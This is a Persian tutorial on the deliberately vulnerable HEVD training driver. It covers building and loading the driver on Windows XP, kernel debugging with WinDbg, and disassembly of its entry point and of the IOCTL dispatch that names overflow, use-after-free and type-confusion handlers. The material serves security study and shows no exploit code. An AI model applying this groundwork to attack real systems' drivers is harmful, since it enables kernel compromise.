

تحلیل درایور آموزشی Hacksys Extreme Vulnerable Driver

خلاصه:

هدف از این مقاله آشنایی مختصر شما با ساختار درایورها در ویندوز، ارتباط برنامه های سطح کاربر با درایورها، دیباگ و دیس اسمبل درایور است. در این آموزش به موارد زیر پرداخته میشود:


- کامپایل، build و اجرای درایور
- آماده سازی محیط برای دیباگ درایور
- ارتباط برنامه های سطح کاربر با درایور
- تحلیل کدهای درایور HEVD
- ارتباط با تابع درایور

کامپایل، build و اجرای درایور

خب برای نوشتن یا کامپایل درایور در ویندوز شما نیاز به بسته ی WDK یا Windows Driver Kit از ماکروسافت دارید که میتونید از سایت ماکروسافت بسته ی مربوط به نسخه ی ویندوز خود را دانلود کنید و نصب کنید، سورس کد درایور که قرار است روی آن کار کنیم دانلود کنید:

<https://github.com/hacksystem/HackSysExtremeVulnerableDriver>

برای کامپایل و بیلد کردن درایور راه ساده تر استفاده از اسکریپتی که در پوشه Builder قرار دارد است اگر سیستم عامل شما از نسخه ی x86 استفاده میکند اسکریپت Build_HEVD_Vulnerable_x86.bat را اجرا کنید البته باید مقدار متغیر localSymbolServerPath را تغییر دهید. همچنین میتوانید پروژه داخل پوشه Driver را با ویژوال استدیو باز کنید، اگر همه چیز درست پیش رفته باشد پنجره ی Solution Explorer شامل همه کدهای داخل پوشه Driver است:

حال شما میتوانید پروژه را بیلد کنید.

```

Output
Show output from: Build
1>
1> BUILD: Compiling and Linking e:\project\offsec\hacksys\driver directory
1>
1> Configuring OACR for 'root:x86chk' - <OACR on>
1> Compiling - doublefetch.c
1> Compiling - pooloverflow.c
1> Compiling - useafterfree.c
1> Compiling - stackoverflow.c
1> Compiling - typeconfusion.c
1> Compiling - stackoverflows.c
1> Compiling - integeroverflow.c
1> Compiling - arbitraryoverwrite.c
1> Compiling - nullpointerdereference.c
1> Compiling - uninitializedheapvariable.c
1> Compiling - uninitializedstackvariable.c
1> Compiling - hacksysextremevulnerabledriver.c
1> Compiling - generating code...
1> Linking Executable - e:\project\offsec\hacksys\compile\drv\vulnerable\i386\hevd.sys
1> BUILD: Finish time: Fri Sep 22 04:19:10 2017
1> BUILD: Done
1>
1>
1>
1>      14 files compiled - 2 Warnings - 2,187 LPS
1>
1>      1 executable built
1>
1>
1>Build succeeded.
1>
1>Time Elapsed 00:00:02.10
===== Build: 1 succeeded, 0 failed, 0 up-to-date, 0 skipped =====

```


تصویر بالا نشان میدهد که درایور با موفقیت بیلد شده است.

چطور میتونم این درایور و اجرا کنم؟

برای اجرای درایور در این آموزش من از سیستم عامل ویندوز Xp sp3 استفاده میکنم. چرا که در سیستم عامل های ۶۴ بیتی جدید ماکروسافت که از ویستا به بعد انتشار پیدا کردند، مکانیسمی مبنی بر ثبت درایورهای جانبی به سیستم عامل افزوده شده است. بدین معنی که شما نمیتوانید در سیستم عامل های جدید به سادگی درایور جانبی بارگذاری و سپس اجرا کنید. مگر اینکه درایور را قبلا به صورت دیجیتالی در سیستم ثبت کرده باشید (درایور دارای امضا دیجیتالی باشد). خب درایور تمرینی ما فاقد امضا است در نتیجه از سیستم عامل Xp استفاده میکنم.

حالا چطوری درایور و بارگذاری کنیم؟

میتونیم با استفاده از توابع API به برنامه کوچک برای بارگذاری درایور بنویسیم اما ترجیح میدم که از ابزار آماده ای به نام OsrLoader استفاده کنم که میتونید از وبسایت osronline.com دریافت کنید.


برای بارگذاری درایور فقط کافی هست مسیر درایور که قرار است بارگذاری شود را به فیلد Driver Path بدید سپس دکمه ی Register Service و سپس Start Service را انتخاب کنید اگر همه چیز درست پیش رود با پیغام مبنی بر موفق بودن عملیات مواجه خواهید شد.

آماده سازی محیط برای دیباگ درایور

برای دیباگ درایور در سطح کرنل ما نیاز به یک ماشین مجازی مثل VMware یا Virtualbox که بروی آن ویندوز Xp قرا دارد و یک دیباگر سطح کرنل داریم که از Windbg استفاده خواهیم کرد.


برای دیباگ سطح کرنل یک درایور لازم است که ماشین مجازی با دیباگر را لینک کنیم و همچنین قابلیت Debug را در سیستم عامل هدف فعال کنیم به این منظور ویندوز Xp را که در ماشین مجازی قرار دارد را اجرا کنید.

پس از بالا آمدن ویندوز XP از طریق Run فایل System Configuration Utility یا msconfig را اجرا کنید و به تب BOOT.ini مراجعه کنید و بروی دکمه Advanced Options کلیک کنید و مقدار زیر را وارد کنید و بروی دکمه ی OK کلیک کنید


برای لینک کرن سیستم مجازی با دیباگر راه های مختلفی وجود دارد که ما قصد داریم از پورت ها به این منظور استفاده کنیم.

ویندوز روی ماشین مجازی را Shutdown کنید و از گزینه ی Edit virtual machine setting درایور مربوط به Printer را Remove کنید سپس از با زدن دکمه ی Add یک پورت سریال را اضافه کنید

در قسمت بعد نصب پورت گزینه ی `Output to named pipe` استفاده کنید و در مرحله ی آخر نام `Named pipe` را انتخاب کنید البته فرمت پیشرفرض نام که یک `Namespace` میباشد را تغییر ندهید نهایتاً فقط اسم پورت را تغییر دهید مثلاً `com_3` یا... البته نام پورت با نامی که در فایل `BOOT.ini` تعریف کردید باید یکی باشد.

خب ماشین مجازی را در همین حال رها کنید و دیباگر `Windbg` را اجرا کنید و از منوی `File` را گزینه ی `Kernel Debug..` را انتخاب کنید و سپس تب `COM` انتخاب کنید و اطلاعات درخواست شده را همانند تنظیماتی که در بالا انجام داده اید، تنظیم کنید

پس از فشردن دکمه ی `OK` دیباگر منتظر اتصال پورت سریال میماند:

```

Command
Microsoft (R) Windows Debugger Version 6.3.9600.16384 x86
Copyright (c) Microsoft Corporation. All rights reserved.

Waiting for pipe \\.\pipe\com_1
Waiting to reconnect...

```

خب وقت آن است که ماشین مجازی را روشن کنید. اگر همه چیز درست پیش رفته باشد دیباگر اطلاعات ویندوز روی ماشین مجازی را نشان میدهد.

```

Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe,reconnect' - WinDbg:6.3.9600.16384 X86
Waiting for pipe \\.\pipe\com_1
Waiting to reconnect...
Connected to Windows XP 2600 x86 compatible target at (Fri Sep 22 14:20:57.446 2017 (UTC + 3:30)), ptr64 FALSE
Kernel Debugger connection established.

***** Symbol Path validation summary *****
Response                Time (ms)      Location
OK                       C:\symbols
Symbol search path is: C:\symbols
Executable search path is:
Windows XP Kernel Version 2600 MP (1 procs) Free x86 compatible
Built by: 2600.xpsp.080413-2111
Machine Name:
Kernel base = 0x804d7000 PsLoadedModuleList = 0x8055d720
System Uptime: not available

***** Symbol Path validation summary *****
Response                Time (ms)      Location
OK                       C:\symbols
Deferred                srv*c:\symbols*https://msdl.microsoft.com/download/symbols

```

ارتباط برنامه های سطح کاربر با درایور

ارتباط یوزر مد با درایور به چند طریق امکان پذیر است:

برنامه های نوشتن شده در سطح کاربر با استفاده از تابع [DeviceIoControl](#) در فایل Kernel32.dll میتوانند دادهای مورد نظر را به درایور ارسال میکنند. رابط برنامه نویسی DeviceIoControl تنها تابعی نیست که میتواند از فضای کاربر به درایورهای کرنل داده ارسال کند. توابع کار با IO مانند ReadFile، WriteFile، CreateFile و CloseFile دیگر توابعی هستند که میتوانند این کار را انجام دهند. البته برنامه ها با Device (دستگاه ها) نه درایورها در تعامل هستند پس ابتدا باید هندل دستگاه درایور مورد نظر یعنی HacksysExtremeVulnerableDriver یا به اختصار (HEVD) را بدست آوریم.

برای بدست آوردن هندل میتونید از تابع [CreateFile](#) استفاده کنیم، راهنمای MSDN در رابطه با این تابع نوشته است:


Creates or opens a file or I/O device.

خروجی تابع هندل ی است که می تواند برای دسترسی به فایل یا دستگاه برای انواع مختلف I/O استفاده شود.

تابع DeviceIoControl کدهای IOCTL را به دستگاه ارسال میکند در این مورد در قسمت بعدی یعنی تحلیل کد درایور بررسی میکنیم..

"تحلیل کدهای درایور HEVD"

برای تحلیل کدهای درایور ما از دیس اسمبلر IDA استفاده میکنیم پس فایل HEVD.sys را که در قسمت اول build کردیم را در IDA بارگذاری کنید توجه داشته باشید که فایل HEVD.pdb را در کنار فایل درایور قرار داشته باشید که اطلاعات دیباگ درایور را داشته باشیم. پس از بارگذاری درایور در IDA با این صفحه مواجه میشوید:


```

; Attributes: bp-based frame
; NTSTATUS __stdcall GsDriverEntry(PDRIVER_OBJECT DriverObject, PUNICODE_STRING RegistryPath)
public _GsDriverEntry@8
_GsDriverEntry@8 proc near
DriverObject= dword ptr 8
RegistryPath= dword ptr 0Ch
mov     edi, edi
push   ebp
mov     ebp, esp
call   __security_init_cookie ; Call Procedure
pop     ebp
jmp     _DriverEntry@8 ; DriverEntry(x,x)
_GsDriverEntry@8 endp

```

قسمتی که هایلایت شده پرش به تابع DriverEntry است که در دایورها DriverEntry حکم EntryPoint را که محل شروع برنامه است را ایفا میکند همانند فایل های dynamic load library که از تابع DllMain استفاده میکند یا تابع Main در زبان سی. پس از بارگذاری شدن درایور اولین تابعی که اجرا میشود تابع GsDriverEntry است در نتیجه برای شروع تحلیل کدهای درایور بروی قسمت هایلایت شده یعنی

`Jmp _DriverEntry@8`

دوبار کلیک کنید. در ابتدای کد نوشته شده است:

```

int __stdcall DriverEntry(_DRIVER_OBJECT *DriverObject, _UNICODE_STRING
*RegistryPath)

```

این تابع دو پارامتر دارد.

- پارامتر اول DriverObject است که ساختاری است که به مقادیر متعددی اشاره میکند که یکی از آنها اشاره به تابع DriverUnload است این مقدار در هنگام Unload شدن درایور صدا زده می شود.
- پارامتر دوم RegistryPath است، این پارامتر مسیر درایور ما در رجیستری ثبت شده را در خود دارد.
- در انتهای روتین یک شرط وجود دارد که اگر درست اجرا شود به روتین بعدی منتقل میشود که اطلاعات مفیدی در آن قرار دارد:

```

loc_18066:                ; "\\Device\\HackSysExtremeVulnerableDriver"...
push    offset aDeviceHacksys ←
lea     ecx, [ebp+DeviceName]
push    ecx                ; DestinationString
call    ds: _imp_RtlInitUnicodeString@28 ; RtlInitUnicodeString(x,x)
push    offset aDosdevicesHack ; "\\DosDevices\\HackSysExtremeVulnerableD"...
lea     edx, [ebp+DosDeviceName]
push    edx                ; DestinationString
call    ds: _imp_RtlInitUnicodeString@28 ; RtlInitUnicodeString(x,x)
lea     eax, [ebp+DeviceObject]
push    eax                ; DeviceObject
push    0                  ; Exclusive
push    100h               ; DeviceCharacteristics
push    22h                ; DeviceType
lea     ecx, [ebp+DeviceName]
push    ecx                ; DeviceName
push    0                  ; DeviceExtensionSize
mov     edx, [ebp+DriverObject]
push    edx                ; DriverObject
call    ds: _imp_IoCreateDevice@28 ; IoCreateDevice(x,x,x,x,x,x,x)
mov     [ebp+Status], eax
cmp     [ebp+Status], 0
jge     short loc_180CF

```

تابع [RtlInitUnicodeString](#) برای ایجاد رشته های کرنل استفاده میشود که پارامتر دوم این تابع یک رشته wide character string است که به یک کاراکتر NULL از UNICODE_STRING ایجاد شده است. کرنل ویندوز از یک ساختمان UNICODE_STRING استفاده میکند که از رشته های wide character یا کاراکتر گسترده در فضای کاربر متفاوت است.

در تصویر بالا پارامتر دوم اولین فراخوانی تابع RtlInitUnicodeString در متغیری به نام Device ذخیره شده است که همانطور که از نام متغیر پیداست یک Name یا NT Device Name است که برابر است با:

\Device\HackSysExtremeVulnerableDriver

دومین فراخوانی تابع `RtlInitUnicodeString` در متغیر دیگری به نام `aDosdevicesHack` ذخیره شده است که شامل `DOS Device Name` است و برابر است با :

`\DosDevices\HackSysExtremeVulnerableDriver`

: DOS Device Name و NT Device Name

در ویندوز برای دسترسی به یکسری شی ها یا دستگاه ها از API های مربوط به فایل استفاده می شود. اگر قبلا با C و API های ویندوز کد سیستمی نوشته باشید احتمالا می دانید که با تابعی مثل `CreateFile` اول یک هندل از دستگاه مربوطه می گرفتیم بعد با توابعی مثل `ReadFile` یا `WriteFile` داده می خواندیم و می نوشتیم . در واقع برنامه سطح کاربر و درایور های سطح کرنل دیگر دسترسی مستقیم به درایور شما ندارند و برای اینکه دیگران بتوانند به درایور شما درخواستی بفرستند اصطلاحا باید یک `Device Name` بسازید این `Device Name` خود دو نوع است:

`NT Device Name` که این نام فقط قابل دسترس برای دیگر درایورها و کدهای سطح کرنل است و برنامه های سطح کاربر به این نام دسترسی ندارند. این نام ها با عبارت `\Device` شروع می شوند.

`DOS Device Name` این نام امکان دسترسی برنامه های سطح کاربر را مهیا می کند. این نامها هم با عبارت `\DosDevices` شروع می شوند.

در نتیجه ما برای ارتباط با درایور `HEVD` باید از نام `NT Device Name` که شامل مقدار زیر است استفاده کنیم.

`\DosDevices\HackSysExtremeVulnerableDriver`

در نهایت این روتین که در خط آخر عکس بالا مشاهده میکنید تابعی با نام `IoCreateDevice` فراخوانی شده است. این تابع یک `device object` ایجاد میکند که شامل `NT Device Name` است.

اگر در زمان بارگذاری درایور همه چیز به درستی پیش رفته باشد پس از چک کردن خطاهای احتمالی نهایتا به روتین زیر میرسیم

```

loc_180F7:
mov     ecx, [ebp+DriverObject]
mov     dword ptr [ecx+38h], offset _IrpCreateCloseHandler@8 ; IrpCreateCloseHandler(x,x)
mov     edx, [ebp+DriverObject]
mov     dword ptr [edx+40h], offset _IrpCreateCloseHandler@8 ; IrpCreateCloseHandler(x,x)
mov     eax, [ebp+DriverObject]
mov     dword ptr [eax+70h], offset _IrpDeviceIoCtlHandler@8 ; IrpDeviceIoCtlHandler(x,x)
mov     ecx, [ebp+DriverObject]
mov     dword ptr [ecx+34h], offset _IrpUnloadHandler@4 ; IrpUnloadHandler(x)
mov     edx, [ebp+DeviceObject]
mov     eax, [edx+1Ch]
or      eax, 10h
mov     ecx, [ebp+DeviceObject]
mov     [ecx+1Ch], eax
mov     edx, [ebp+DeviceObject]
mov     eax, [edx+1Ch]
and     eax, 0FFFFFF7Fh
mov     ecx, [ebp+DeviceObject]
mov     [ecx+1Ch], eax
lea     edx, [ebp+DeviceName]
push   edx ; DeviceName
lea     eax, [ebp+DosDeviceName]
push   eax ; SymbolicLinkName
call   ds:imp_IoCreateSymbolicLink@8 ; IoCreateSymbolicLink(x,x)
mov     [ebp+Status], eax
push   offset asc_18210 ; ""
push   offset aS ; "%s"
call   _DbgPrint
add     esp, 8
push   offset aHackSysExtreme ; "[+] HackSys Extreme Vulnerable Driver L"...
call   _DbgPrint

```

در این روتین یک فراخوانی وجود دارد که مربوط به تابع [IoCreateSymbolicLink](#) است که رشته حاوی نام DOS Device Name و Device Name جزو پارامترهای تابع هستند این دو با هم توسط تابعی به نام IoCreateSymbolicLink متصل می شوند. این کار حتما باید انجام شود یعنی باید نام NT شما ایجاد شده باشد و چون برنامه سطح کاربر دسترسی به این نام ندارد نیاز است نامی تعریف کنیم که در سطح کاربر قابل دسترسی باشد این کدی است که این نام ها را ایجاد میکند و نام های Symbolic Link با عبارت \\.\ شروع می شوند.

خب وقت آن رسیده است که از دیباگر Windbg برای ادامه کار استفاده کنیم. یک نقطه ی توقف یا BreakPoint ایجاد کنید تا بتوانیم دستورات مورد نظر را اجرا کنیم.

دستور Im تمامی ماژول های بارگذاری شده بروی ویندوز Xp ما را نمایش میدهد:

```

Command - Kernel 'com:port=\\.\pipe\com_1,baud=115200,pipe,reconnect' - WinDbg:6.3.9600.16384 X86
0: kd> lm
start  end      module name
7c900000 7c9af000 ntdll      (pdb symbols)  c:\symbols\ntdll.pdb\1751003260CA42598C0F8326585000ED2\ntdll.pdb
804d7000 806e4000 nt         (pdb symbols)  c:\symbols\ntkrpamp.pdb\7D6290E03E32455BB0E035E38816124F1\ntkrpamp.pdb
806e4000 80704d00 hal        (deferred)
bf800000 bf9c2980 win32k     (deferred)
bf9c3000 bf9d4600 dxg        (deferred)
bf9d5000 bfb0a000 vmx_fb     (deferred)
ee1c6000 ee1e8100 RDPWD     (deferred)
ee3f9000 ee439a80 HTTP      (deferred)
ee5f0000 ee604480 wdmaud    (deferred)
ee6c5000 ee6d3d80 sysaudio  (deferred)
ee885000 ee8d6c00 srv       (deferred)
ee927000 ee953180 mrxdav    (deferred)
eea44000 eea46a00 vmmemctl  (deferred)
eecc4000 eecdb900 dump_atapi (deferred)
eecd000  eed4b780 mrxsmb    (deferred)
eed4c000 eed76e80 rdbss     (deferred)
eed77000 eed9d180 vmhdfs    (deferred)
eed9e000 eedbfb80 afd       (deferred)
eede8000 eee0d500 ipnat     (deferred)
eee0e000 eee35c00 netbt     (deferred)
eee36000 eee8e380 tcpip     (deferred)
eee8f000 eeea1600 ipsec     (deferred)
f6f0e000 f6f11900 ndisui0   (deferred)
0: kd>

```

خب حال نیاز است که درایور HEVD را در ویندوز بارگذاری کنیم در نتیجه با دستور **g** دیباگر را متوقف میسازیم سپس از منوی **View** گزینه **Verbose Output** را فعال کنید در این حالت اگر درایوری بروی ویندوز Xp ما بارگذاری شود ما اطلاعات درایور را در دیباگر مشاهده میکنیم. خب سراغ برنامه ی **OSR Loader** میرویم و درایور HEVD را در ویندوز Xp بارگذاری میکنیم. اگر همه چیز به درستی پیش رفته باشد اطلاعات درایور HEVD در دیباگر نمایش داده میشود.

```

0: kd> g
Verbose mode ON.
ModLoad: ee148000 ee172180 kmixer.sys
ModLoad: eec3c000 eec46000 HEVD.sys

##      ## ##### ##      ## #####
##      ## ##      ##      ## ##      ##
##      ## ##      ##      ## ##      ##
##### ##### ##      ## ##      ##
##      ## ##      ##      ## ##      ##
##      ## ##      ## ##      ##      ##
##      ## #####      ##      #####
HackSys Extreme Vulnerable Driver
Version: 1.20
[+] HackSys Extreme Vulnerable Driver Loaded

```

حال برای بدست آوردن اطلاعات از درایور مورد نظر یک bp (نقطه توقف) ایجاد کنید. برای پیدا کردن شی درایور (Driver Object) از دستور !drvobj استفاده میکنیم که پارامتر این دستور نام دایور است خب در تصویر بالا نام درایور ما HEVD است پس دستور به صورت کامل به این صورت است:

!drvobj HEVD

```
0: kd> !drvobj HEVD
Driver object (8624e8f8) is for:
Loading symbols for edfe1000          HEVD.sys -> HEVD.sys
  \Driver\HEVD
Driver Extension List: (id , addr)

Device Object list:
860bd5a0
```

Driver Object چیست؟

هر درایوری که در سیستم لود شده باشد از دید سیستم عامل یک Driver Object است در واقع در سیستم عامل ویندوز خیلی چیزها مثل فایل، پوشه، فرایند، نخ و... را به صورت Object می بیند. هر کدام از این آبجکتها برای خود ساختار مشخصی دارند. برای آبجکت درایور در ویندوز ما ساختاری به نام _DRIVER_OBJECT داریم.

خروجی دستور (عکس بالا) شامل آدرس شی است که به وسیله دستور dt میتوانیم به ساختار آن نگاهی بیاندازیم، دستور به این صورت است:

!dt nt!_DRIVER_OBJECT 8624e8f8

```
0: kd> dt nt!_DRIVER_OBJECT 8624e8f8
+0x000 Type           : 0n4
+0x002 Size           : 0n168
+0x004 DeviceObject   : 0x860bd5a0 _DEVICE_OBJECT
+0x008 Flags          : 0x12
+0x00c DriverStart    : 0xedfe1000 Void
+0x010 DriverSize     : 0xa000
+0x014 DriverSection  : 0x8625cef0 Void
+0x018 DriverExtension : 0x8624e9a0 _DRIVER_EXTENSION
+0x01c DriverName     : _UNICODE_STRING "\Driver\HEVD"
+0x024 HardwareDatabase : 0x8067d260 _UNICODE_STRING "\REGISTRY\MACHINE\HARDWARE\DESCRIPTION\SYSTEM"
+0x028 FastIoDispatch : (null)
+0x02c DriverInit     : 0xedfe91b6 long HEVD!GsDriverEntry+0
+0x030 DriverStartIo  : (null)
+0x034 DriverUnload   : 0xedfe7070 void HEVD!IrpUnloadHandler+0
+0x038 MajorFunction  : [28] 0xedfe7010 long HEVD!IrpCreateCloseHandler+0
```

تابع راه انداز اولیه هنگامی که درایور بارگذاری میشود در آدرس 0xedfe91b6 (که مقدار فیلد DriverInit است) قرار دارد اگر بیاد داشته باشید نام تابع GsDriverEntry در اول آموزش به عنوان نقطه ورود (EntryPoint) درایور بود. نکته ی مهم دیگر مقدار فیلد MajorFunction است.

MajorFunction چیست؟

هر درایور برای اینکه با دنیای بیرون ارتباط داشته باشد (این ارتباط می تواند از طرف درایورهای دیگر یا از طرف برنامه های سطح کاربر باش) ملزم است آرایه MajorFunction را مقدار دهی کند. بسته به نوع و کارکرد درایور شما مقداردهی این آرایه متفاوت خواهد بود، اگر دقت کنید همه این تعاریف با عبارت IRP شروع می شوند IRP مختصر شده I/O Request Packet است. تمام درخواست هایی که به درایور میرسد به صورت یک ساختار IRP است. برنامه های سطح کاربر با فراخوانی یکسری API ها می توانند درخواست خود را به درایور بفرستند. و تابع مربوط به درخواست در درایور اجرا شود در پایین لیست API و در مقابل درخواستی که تولید می شود نشان میدهم:

CreateFile = IRP_MJ_CREATE

ReadFile = IPR_MJ_READ

WriteFile = IRP_MJ_WRITE

CloseFile = IRP_MJ_CLOSE

DeviceIoControl = IRP_MJ_DEVICE_CONTROL

خب برای توضیح بهتر MajorFunction مجبور هستیم به سورس کد درایور نگاهی بیاندازیم،

فایل HackSysExtremeVulnerableDriver.c در پوشه Driver را باز کنید در خط 107

کد زیر نوشته شده است:

```
DriverObject->MajorFunction[IRP_MJ_CREATE] = IrpCreateCloseHandler;
```

```
DriverObject->MajorFunction[IRP_MJ_CLOSE] = IrpCreateCloseHandler;
```

```
DriverObject->MajorFunction[IRP_MJ_DEVICE_CONTROL] = IrpDeviceIoCtlHandler;
```

در این درایور سه درخواست کنترل می شود که دو تا از این درخواست ها توسط یک تابع بررسی می شود. یکسری از درخواست ها هستند که کنترل برخی درخواست ها برایشان اجباری است.

در واقع وقتی سیستم عامل درخواستی که مربوط به درایور ما می شود، برای ما میفرستد (یا در واقع Major Function مربوط به آن درخواست را صدا می زند) انتظار دارد به این درخواست پاسخی از طرف درایور به سیستم عامل داده شود.

تابع IrpCreateCloseHandler وظیفه کنترل درخواست های IRP_MH_CREATE و IRP_MJ_CLOSE را دارد. کد مربوط به این تابع را در زیر می بینید:

```
NTSTATUS IrpCreateCloseHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP
Irp) {
    Irp->IoStatus.Information = 0;
    Irp->IoStatus.Status = STATUS_SUCCESS;
    UNREFERENCED_PARAMETER(DeviceObject);
    PAGED_CODE();
    // Complete the request
    IoCompleteRequest(Irp, IO_NO_INCREMENT);
    return STATUS_SUCCESS;
}
```

اگر به کد دقت کنید می بینید تقریباً کاری انجام نمی دهد. در واقع به خاطر اجباری بودن پاسخ به این درخواست مجبوریم به این صورت عمل کنیم. به صورت کلی این کد به سیستم عامل می گوید که اولاً درخواست مربوطه توسط درایور بررسی شد و خطایی رخ نداد، با این کد:

```
Irp->IoStatus.Information = 0;
Irp->IoStatus.Status = STATUS_SUCCESS;
```

دوماً در این کد می گوییم این درخواست در این مرحله به اتمام رسیده و به سیستم عامل نیز با این تابع اعلام میکنیم. شاید الان این کد زیاد معنی نداشته باشد. ولی به هر حال این کار را باید در مورد درخواست هایی که کاری با آنها نداریم ولی باید پاسخی در قبال دریافت آنها به سیستم عامل بفرسیم انجام دهیم.

```
IoCompleteRequest(Irp, IO_NO_INCREMENT);
```

حالا میرسیم به تابع `IrpDeviceIoCtlHandler` که می شود گفت مهمترین قسمت از کد این درایور است در این تابع درخواستی که از سمت کاربر می آید بررسی می شود و متناسب با درخواست کاری را انجام می دهد:

```

NTSTATUS IrpDeviceIoCtlHandler(IN PDEVICE_OBJECT DeviceObject, IN PIRP
Irp) {
    ULONG IoControlCode = 0;
    PIO_STACK_LOCATION IrpSp = NULL;
    NTSTATUS Status = STATUS_NOT_SUPPORTED;
    UNREFERENCED_PARAMETER(DeviceObject);
    PAGED_CODE();
    IrpSp = IoGetCurrentIrpStackLocation(Irp);
    IoControlCode = IrpSp->Parameters.DeviceIoControl.IoControlCode;
    if (IrpSp) {
        switch (IoControlCode) {
            case HACKSYS_EVD_IOCTL_STACK_OVERFLOW:
                DbgPrint("***** HACKSYS_EVD_STACKOVERFLOW *****\n");
                Status = StackOverflowIoctlHandler(Irp, IrpSp);
                DbgPrint("***** HACKSYS_EVD_STACKOVERFLOW *****\n");
                break;
            case HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS:
                DbgPrint("***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS
*****\n");
                Status = StackOverflowGSIoctlHandler(Irp, IrpSp);
                DbgPrint("***** HACKSYS_EVD_IOCTL_STACK_OVERFLOW_GS
*****\n");
                break;
            case HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE:
                DbgPrint("***** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE
*****\n");
                Status = ArbitraryOverwriteIoctlHandler(Irp, IrpSp);

```

```
        DbgPrint("***** HACKSYS_EVD_IOCTL_ARBITRARY_OVERWRITE
*****\n");
        break;
    case HACKSYS_EVD_IOCTL_POOL_OVERFLOW:
        DbgPrint("***** HACKSYS_EVD_IOCTL_POOL_OVERFLOW
*****\n");
        Status = PoolOverflowIoctlHandler(Irp, IrpSp);
        DbgPrint("***** HACKSYS_EVD_IOCTL_POOL_OVERFLOW
*****\n");
        break;
    case HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT:
        DbgPrint("***** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT
*****\n");
        Status = AllocateUafObjectIoctlHandler(Irp, IrpSp);
        DbgPrint("***** HACKSYS_EVD_IOCTL_ALLOCATE_UAF_OBJECT
*****\n");
        break;
    case HACKSYS_EVD_IOCTL_USE_UAF_OBJECT:
        DbgPrint("***** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
*****\n");
        Status = UseUafObjectIoctlHandler(Irp, IrpSp);
        DbgPrint("***** HACKSYS_EVD_IOCTL_USE_UAF_OBJECT
*****\n");
        break;
    case HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT:
        DbgPrint("***** HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT
*****\n");
        Status = FreeUafObjectIoctlHandler(Irp, IrpSp);
        DbgPrint("***** HACKSYS_EVD_IOCTL_FREE_UAF_OBJECT
*****\n");
        break;
```



```
case HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT:
    DbgPrint("***** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT
*****\n");
    Status = AllocateFakeObjectIoctlHandler(Irp, IrpSp);
    DbgPrint("***** HACKSYS_EVD_IOCTL_ALLOCATE_FAKE_OBJECT
*****\n");
    break;
case HACKSYS_EVD_IOCTL_TYPE_CONFUSION:
    DbgPrint("***** HACKSYS_EVD_IOCTL_TYPE_CONFUSION
*****\n");
    Status = TypeConfusionIoctlHandler(Irp, IrpSp);
    DbgPrint("***** HACKSYS_EVD_IOCTL_TYPE_CONFUSION
*****\n");
    break;
case HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW:
    DbgPrint("***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW
*****\n");
    Status = IntegerOverflowIoctlHandler(Irp, IrpSp);
    DbgPrint("***** HACKSYS_EVD_IOCTL_INTEGER_OVERFLOW
*****\n");
    break;
case HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE:
    DbgPrint("*****
HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****\n");
    Status = NullPointerDereferenceIoctlHandler(Irp, IrpSp);
    DbgPrint("*****
HACKSYS_EVD_IOCTL_NULL_POINTER_DEREFERENCE *****\n");
    break;
case HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE:
    DbgPrint("*****
HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE *****\n");
```

```

        Status = UninitializedStackVariableIoctlHandler(Irp, IrpSp);
        DbgPrint("*****
HACKSYS_EVD_IOCTL_UNINITIALIZED_STACK_VARIABLE *****\n");
        break;
    case HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE:
        DbgPrint("*****
HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE *****\n");
        Status = UninitializedHeapVariableIoctlHandler(Irp, IrpSp);
        DbgPrint("*****
HACKSYS_EVD_IOCTL_UNINITIALIZED_HEAP_VARIABLE *****\n");
        break;
    case HACKSYS_EVD_IOCTL_DOUBLE_FETCH:
        DbgPrint("***** HACKSYS_EVD_IOCTL_DOUBLE_FETCH *****\n");
        Status = DoubleFetchIoctlHandler(Irp, IrpSp);
        DbgPrint("***** HACKSYS_EVD_IOCTL_DOUBLE_FETCH *****\n");
        break;
    default:
        DbgPrint("[ - ] Invalid IOCTL Code: 0x%X\n", IoControlCode);
        Status = STATUS_INVALID_DEVICE_REQUEST;
        break;
    }
}
Irp->IoStatus.Status = Status;
Irp->IoStatus.Information = 0;
// Complete the request
IoCompleteRequest(Irp, IO_NO_INCREMENT);
return Status;
}

```

مقدارهایی که برای هر دستور case مشخص شده فرمان هایی است که از طرف کاربر می آید.

به دیباگر برگردیم، پس در نتیجه نقطه ی ورودی تابع MajorFunction در این ساختار یک اشاره گر به اولین آیتم از جدول MajorFunction است. این جدول توابع در هر سطر ایندکس دارد. هر ایندکس یک نوع متفاوتی از درخواست ها را نمایش می دهد. شایان ذکر است، ایندکس ها در فایل wdm.h با IRP_MJ_ شروع میشوند. به عنوان مثال، هنگامی که ما قصد داریم متوجه شویم هنگامی که یک برنامه در فضای کاربر DeviceIoControl را فراخوانی میکند، کدام آفست در جدول فراخوانی میشود، باید به ایندکس IRP_MJ_DEVICE_CONTROL نگاه کنیم. در این حالت، IRP_MJ_DEVICE_CONTROL یک مقدار 0xe دارد و جدول MajorFunction در آفست 0x038 از شروع شی درایور آغاز میشود. برای شناسایی تابعی که درخواست DeviceIoControl را کنترل میکند از فرمان زیر استفاده کنید:

```
dd 8624e8f8+0x38+e*4 L1
```

